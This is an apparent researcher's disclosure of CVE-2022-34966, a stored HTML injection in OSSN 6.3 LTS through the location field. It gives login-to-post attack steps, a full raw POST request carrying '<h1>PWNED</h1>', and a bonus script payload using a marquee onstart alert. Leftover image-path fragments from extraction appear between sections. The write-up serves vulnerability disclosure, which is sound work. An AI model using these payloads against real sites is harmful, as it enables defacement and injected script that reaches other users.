GrimTheRipper Follow
Jul 8 · 2 min read · Listen

[CVE-2022–34966] OSSN 6.3 LTS — HTML injection Vulnerability at location parameter

Vulnerability Explanation:

OpenTeknik LLC OSSN OPEN SOURCE SOCIAL NETWORK v6.3 LTS was discovered to contain an HTML injection vulnerability via the location parameter.

Attack Vectors:

An attacker can send HTML code through any vulnerable form field to change the design of the website or any information displayed to the user, saving the information persistently on the site (e.g. database). As a result, the user will see the data sent by the attacker every time he calls up the vulnerable page.

Affected Component:

1. http://ip_address:port/ossn/home
2. POST /ossn/action/wall/post/u?
   ossn_ts=1656581755&ossn_token=872b18aaf91ff57aa45cf78c14145534d6b84a10a3d2dc42785cbd01b04a4b38

Payload:


```
<h1>PWNED</h1>
```

socialnetwork/releases/tag/6.3)


2. Google Chrome Version 103.0.5060.114 (Official Build) (64-bit)

Steps to attack:

1. First we Login to the application with username and password. (If you don't have an account, you can register)



2. After logging into the application then we click on location button as show in the picture .




3. These fields are vulnerable to stored HTML injection, as shown below and then click post tab in bottom line.

4. As can be seen from the following evidence, the content of the injection was correctly saved on the page and executed each time the analytical driver in question is searched or called up internally by the application.

Request:

```
Content-Length: 904
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryNw2cCSbjrtSPwg6K
Origin: http://159.223.44.232
Referer: http://159.223.44.232/ossn/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0e0tqi94m4e6a5lvn1uq0qdclv; ossn_chat_bell=
off
Connection: close

------WebKitFormBoundaryNw2cCSbjrtSPwg6K
Content-Disposition: form-data; name="ossn_ts"

1656581755
------WebKitFormBoundaryNw2cCSbjrtSPwg6K
Content-Disposition: form-data; name="ossn_token"

872b18aaf91ff57aa45cf78c14145534d6b84a10a3d2dc42785cbd01b04a4
b38
------WebKitFormBoundaryNw2cCSbjrtSPwg6K
Content-Disposition: form-data; name="post"

test
------WebKitFormBoundaryNw2cCSbjrtSPwg6K
Content-Disposition: form-data; name="friends"


------WebKitFormBoundaryNw2cCSbjrtSPwg6K
Content-Disposition: form-data; name="location"

<h1>PWNED</h1>
```

Response :

Finally!, We get the HTML Injection on Post page .

Bonus payload 😁

```
<marquee BODY ONSTART=alert('Grim-The-Ripper-Team-by-SOSECURE-
Thailand')>=(◕_◕)=
```

Discoverer:

Grim The Ripper Team by SOSECURE Thailand

Reference:

https://www.opensource-socialnetwork.org/

https://github.com/opensource-socialnetwork/opensource-socialnetwork/releases/tag/6.3

https://www.openteknik.com/contact?channel=ossn